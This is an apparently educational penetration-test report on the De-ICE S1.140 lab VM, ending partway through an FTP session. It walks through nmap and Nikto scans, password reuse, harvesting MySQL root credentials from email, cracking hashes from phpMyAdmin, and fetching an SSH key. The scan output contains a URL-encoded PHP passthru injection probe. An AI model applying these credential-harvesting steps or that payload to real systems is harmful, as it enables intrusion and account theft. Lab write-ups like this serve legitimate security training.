De-ICE Vulnerable VM Series

De-ICE S1.140 Penetration Test Report

Table of Contents

Versioning Control

Version	Date	Description	Author
v1.0	04/27/2024	Full Assessment	Cameron J. Wade

Executive Summary

Testing was performed using a Kali Linux virtual machine.

This test was used to evaluate the security posture of the fourth and final device on the client network of devices containing and interacting with sensitive customer and employee data. Logs were posted on a public forum where a user accidentally leaked their password, leading to account breach. This user used the same password for multiple services, allowing for discovery of additional credentials which were used to establish a connection to the target machine. An encrypted backup file was obtained and decrypted after the encryption password was found on the target machine. The backup was a directory containing sensitive credential files used to crack additional user account passwords.

** Disclaimer: Testing was conducted in an isolated virtual network, so the methods used to perform testing do not disturb others on the client network. **

Phase Testing

1.) Reconnaissance

The first step in finding out how the target system can be breached is running a port scan to see what ports are publicly exposed. This can be done in the same way as the last few assessments with ‘nmap -sV 192.168.1.5’ with the ‘-sV’ flag included so service version enumeration can occur.

```
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      ProFTPD 1.3.4a
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1)
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1)
993/tcp open  ssl/imap Dovecot imapd
995/tcp open  ssl/pop3 Dovecot pop3d
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


It is discovered that there are exposed, FTP, SSH, HTTP, and HTTPS ports that are publicly exposed. FTP was checked for anonymous login and it did work but no information could be gathered with anonymous privileges. Investigating one of the webservices may be a good pivot point.

Using the Nikto tool to run a scan against one of the webservices will tell us which web directories are accessible. A Nikto scan can be run against the target web service by using ‘nikto -u http://192.168.1.5:80’. The –h flag is included so that the target URL can be specified.


```
---------------------------------------------------------------------------
+ Target IP:          192.168.1.5
+ Target Hostname:    192.168.1.5
+ Target Port:        80
+ Start Time:         2024-04-27 17:03:08 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1
+ /: Server may leak inodes via ETags, header found with file /, inode: 11996, size: 1782, mtime: Thu Apr 11 10:33:56 2013. See: http://cve.mitre.
org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
 MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OpenSSL/1.0.1 appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 1
1 2023.
+ mod_ssl/2.2.22 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives f
or 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ mod_ssl/2.2.22 OpenSSL/1.0.1 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /forum/index.php?name=Forums&file=viewtopic&t=2&rush=%64%69%72&highlight=%2527.%70%61%73%73%74%68%72%75%28%24%48%54%54%50%5f%47%45%54%5f%56%41%5
2%53%5b%72%75%73%68%5d%29.%2527: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookie
s
+ /forum/index.php?name=Forums&file=viewtopic&t=2&rush=%64%69%72&highlight=%2527.%70%61%73%73%74%68%72%75%28%24%48%54%54%50%5f%47%45%54%5f%56%41%5
2%53%5b%72%75%73%68%5d%29.%2527: Cookie mlf2_usersettings created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTT
P/Cookies
+ /forum/index.php?name=Forums&file=viewtopic&t=2&rush=%64%69%72&highlight=%2527.%70%61%73%73%74%68%72%75%28%24%48%54%54%50%5f%47%45%54%5f%56%41%5
2%53%5b%72%75%73%68%5d%29.%2527:  IP address found in the 'mlf2_usersettings' cookie. The IP is "0.0.1.0".
+ /forum/index.php?name=Forums&file=viewtopic&t=2&rush=%64%69%72&highlight=%2527.%70%61%73%73%74%68%72%75%28%24%48%54%54%50%5f%47%45%54%5f%56%41%5
2%53%5b%72%75%73%68%5d%29.%2527: Cookie mlf2_last_visit created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/
Cookies
+ /forum/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2024-04-27 17:03:22 (GMT-7) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

2.) Obtaining Credentials


The Nikto scan detected a URI '/forum/ that was publicly accessible. This can be accessed by navigating to 'http://192.168.1.5/forum'. This will present the forum login page where there seems to be a peculiar 'Login Attacks' post that a user created.



The post contains log information regarding repeated failed login attempts against several users. However, it looks like a user typed something strange in the username field. This request came from an IP address of 10.0.0.23. Perhaps, a user accidentally entered their password in the username field. The next user to login from that IP address after that log event was 'mbrown'. This strange entry may be mbrown's forum password.



On the forum homepage, there is an option for users to login. The strange string '!DFiuoTkbxtdk0!' should be attempted as a password for mbrown's account, using that login link.




That strange string worked as a password to mbrown's account. His user profile doesn't provide much information other than his email account (mb@lazyadmin.corp), which may be able to be used later. There was another detected web service though, this may be a good time to pivot and investigate that service now.

Nikto can be used to perform a scan of this service as well, using 'nikto -h https://192.168.1.5'. The difference is, this service is using SSL encryption for which means HTTPS needs to be used.

```
+ /webmail/src/read_body.php: Cookie SQMSESSID created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /webmail/src/read_body.php: Cookie SQMSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /webmail/src/read_body.php: SquirrelMail found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
```

There are two interesting detections made by Nikto. One being an instance of 'webmail' and another is an instance of phpMyAdmin which can be used for managing MySQL databases. The 'webmail' instance will be a good point of investigation.

When navigating to the webmail instance, a login page is presented. The email address obtained from mbrown's account can be used. mbrown possibly used the same password for this service




It appears that he used the same password for both services. There are two emails in the user's inbox. The second one seems to contain information about an audit that took place, but the first email does not contain a subject. It may contain sensitive information.

Message List | Unread | Delete


From: sw@lazyadmin.corp
Date: Sun, March 10, 2013 10:23 am
To: mb@lazyadmin.corp
Priority: Normal
Options: View Full Header | View Printable Version | Download this as a file

```
Hi,

here are the login-informations for mysql:

Username: root
Password: S4!y.dk)j/_d1pKtX1

Regards,
Sandy
```


The first email with no subject contains credentials for MySQL. They are root credentials as well, offering the highest authority. These could be the credentials to the phpMyAdmin instance




After navigating to the phpMyAdmin login page, the credentials obtained in mbrown's email were attempted.




The root account was successfully accessed using the credentials that were in the email. The databases available to be accessed are on the side. In past assessments, credentials have been obtained from the 'user' table in the mysql database.




When selecting to view the mysql database on the left-hand side, there is a 'user' table that exists in that database. When selected, credentials are displayed, but they have been encrypted. These can potentially be cracked using a website called https://crackstation.net/




There were no matches. While searching around the other databases, a table called 'mailbox' was discovered on the 'mail' database. This table contains the email addresses, passwords, and usernames of users.



The passwords in this table are encrypted just like the ones that were in the 'user' table of the mysql database. Crackstation can be used to try to crack these passwords as well.



The passwords for Richard Hedley and Sandy Willard have been discovered. These credentials might be able to be used to establish an ftp connection to the target machine.



An ftp connection was established with the target machine using the credential pair ‘rhedley’ ‘tum-ti-tum'

3.) Obtaining SSH Access


When FTP connection had been established, the home directory was checked for contents (‘ls -all’), but none existed. The directory was changed to home directory (‘cd ..’), and there was an ftp directory with an incoming one. This could contain sensitive information

```
ftp> cd incoming
250 CWD command successful
ftp> ls
200 EPRT command successful
150 Opening ASCII mode data connection for file list
-rw-rwx-w-   1 ftp      ftpuser     47984 Jan 11  2013 backup_webhost_130111.tar.gz.enc
226 Transfer complete
ftp> get backup_webhost_130111.tar.gz.enc
local: backup_webhost_130111.tar.gz.enc remote: backup_webhost_130111.tar.gz.enc
200 EPRT command successful
150 Opening BINARY mode data connection for backup_webhost_130111.tar.gz.enc (47984 bytes)
100% |*****************************************************************************************************************************************************************| 47984       43.29 MiB/s    00:00 ETA
226 Transfer complete
47984 bytes received in 00:00 (23.58 MiB/s)
ftp>
```


There was an encrypted file for a backup webhost. Download this to the attacker machine using 'get backup_webhost_130111.tar.gz.enc'. This could be used to establish an SSH connection to the machine but there is still some information missing. The file is encrypted and needs unencrypted, and an identity key is missing. While directory surfing, there was an .ssh directory discovered in mbrown's home directory.

```
ftp> cd mbrown
250 CWD command successful
ftp> ls
200 EPRT command successful
150 Opening ASCII mode data connection for file list
226 Transfer complete
ftp> ls -all
200 EPRT command successful
150 Opening ASCII mode data connection for file list
226 Transfer complete
ftp> cd .ssh
250 CWD command successful
ftp> ls
200 EPRT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 mbrown   mbrown       1675 Mar 10  2013 downloadkey
-rw-------    1 mbrown   mbrown       1675 Mar 10  2013 id_rsa
